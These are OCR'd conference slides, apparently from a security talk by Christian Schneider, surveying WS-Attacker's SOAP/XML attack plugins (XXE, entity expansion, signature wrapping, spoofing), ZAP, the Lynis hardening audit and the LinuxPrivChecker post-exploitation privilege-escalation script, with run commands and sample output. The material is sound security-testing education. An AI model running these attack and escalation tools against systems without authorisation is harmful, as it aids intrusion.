
… but for you available in the slides ;-)

WS-Attacker: SOAP WebService Security Scanner

- Checks for SOAP- and XML-specific attacks against WebServices
    - **SOAPAction spoofing**
    - **WS-Addressing spoofing**
    - **XML Signature Wrapping**
    - **XML-based DoS attacks**
    - **XML Encryption attacks**
    - etc.

CHRISTIAN SCHNEIDER

Attack configuration: Just point WS-Attacker to WSDL




WSDL: http://localhost:8080/axis2/services/Version?wsdl

Prefix	Uri

Name	Parents	Value

… select, configure & start attacks



WSDL Loader | Test Request | Plugin Configuration | Attack Overview | Log | Expert View | Configuration

- Active Plugins *(0)*
- All Plugins *(14)*
  - Denial of Service *(11)*
    - Manual Attacks *(10)*
      - Coercive Parsing *(Ready)*
      - DJBX31A Hash Collision Attack *(Ready)*
      - DJBX33A Hash Collision Attack *(Ready)*
      - DJBX33X Hash Collision Attack *(Ready)*
      - SOAP Array Attack *(Ready)*
      - XML Attribute Count Attack *(Ready)*
      - XML Element Count Attack *(Ready)*
      - XML Entity Expansion (recursive) *(Ready)*
      - XML External Entity Attack *(Ready)*
      - XML Overlong Names Attack *(Ready)*
    - Adaptive Intelligent Denial-of-Service *(Ready)*
  - Security *(1)*
    - Signature *(1)*
      - Signature Wrapping *(Not_Configured)*
  - Spoofing Attacks *(2)*
    - SOAPAction Spoofing *(Ready)*
    - WS-Addressing Spoofing *(Ready)*
- Alphabetical Sorted *(14)*

Signature Wrapping

Author: Christian Mainka

Version: 1.6 / 2015-05-20

Description:

Tries several XML Signature Wrapping techniques to invoke a Service with unsigned content.

Currently supported techniques:

- Attack ID References.
- Abuse descendant* Axis, e.g. double-slash in XPath.
- Abuse attribute expressions in XPaths.
- Try namespace-injection attack to attack prefixes in XPaths.

Options:

Manual Action

Abort?

[✓] Abort after first successful attack message.

Schema?

[ ] Turn on, to not use any XML Schema.

Pro-Tip: Using ZAP for WebService scanning

- ZAP also understands **XML** & **JSON** requests
  - Useful for non-WebService specific checks like backend injections etc.
  - Proxying any WebService request through ZAP in ATTACK-Mode will actively scan it

OPERATING SYSTEM CHECKS

Down to the box during post-exploitation…

Skipping this topic in the talk…

… but for you available in the slides ;-)

OS Hardening Checks

Lynis

https://cisofy.com/lynis/

Lynis checks OS for insecure config

- Command-Line Interface (CLI)
- Nothing to install, just a script
- Run on target machine:
    - **./lynis --pentest audit system**

CHRISTIAN SCHNEIDER

Categories of OS configs checked by Lynis

[+] System Tools

[+] Boot and services

[+] Kernel

[+] Memory and processes

[+] Users, Groups & Authentication

[+] Shells

[+] File systems

[+] Storage

[+] NFS

[+] Name services

[+] Name services

[+] Ports and packages

[+] Networking

[+] Printers and Spools

[+] Software: firewalls

[+] Software: webserver

[+] SSH Support

[+] SNMP Support

[+] Databases

[+] LDAP Services

[+] PHP

[+] Squid Support

[+] Logging and files

[+] Insecure services

[+] Banners and identification

[+] Scheduled tasks

[+] Accounting

[+] Time and Synchronization

[+] Cryptography

[+] Virtualisation

[+] Containers

[+] Security frameworks

[+] Software: file integrity

[+] Software: System tooling

[+] Software: Malware scanners

[+] File Permissions

[+] Home directories

[+] Kernel Hardening

[+] Hardening

Example Lynis findings

```
[+] Shells

  - Checking shells from /etc/shells

    Result: found 5 shells (valid shells: 5).

    - Session timeout settings/tools

  - Checking default umask values

    - Checking default umask in /etc/bash.bashrc

    - Checking default umask in /etc/profile

  - Shellshock: CVE-2014-6271 (original shellshocker)

  - Shellshock: CVE-2014-6278 (Florian's patch, lcamtuf bug #2)
```

Pro-Tip: Lynis also scans **Dockerfiles**

- Point Lynis to your Dockerfile:
  `./lynis audit dockerfile <file>`
- Additionally use "*Docker Bench for Security*" for security checking of Dockerfiles

CHRISTIAN SCHNEIDER

OS Privilege Escalation Checks

LinuxPrivChecker


http://www.securitysift.com/download/linuxprivchecker.py

LinuxPrivChecker checks OS for escalation paths

- Command-Line Interface (CLI)
- Nothing to install, just a script
- Run on target machine:
  - python **linuxprivchecker.py**

CHRISTIAN SCHNEIDER

Running LinuxPrivChecker on a box…



```
[*] ENUMERATING FILE AND DIRECTORY PERMISSIONS/CONTENTS...


[+] World Writeable Directories for User/Group 'Root'
    drwxrwxrwt 2 root root 120 Dec 18 03:26 /run/shm
    drwxrwxrwt 5 root root 100 Dec 18 07:21 /run/lock
    drwxrwxrwt 4 root root 4096 Dec 18 06:59 /var/tmp
    drwxrwxrwt 18 root root 4096 Dec 18 07:17 /tmp
    drwxrwxrwt 2 root root 4096 Aug 29 09:07 /tmp/.X11-unix
    drwxrwxrwt 2 root root 4096 Aug 29 09:07 /tmp/.ICE-unix


[+] World Writeable Directories for Users other than Root
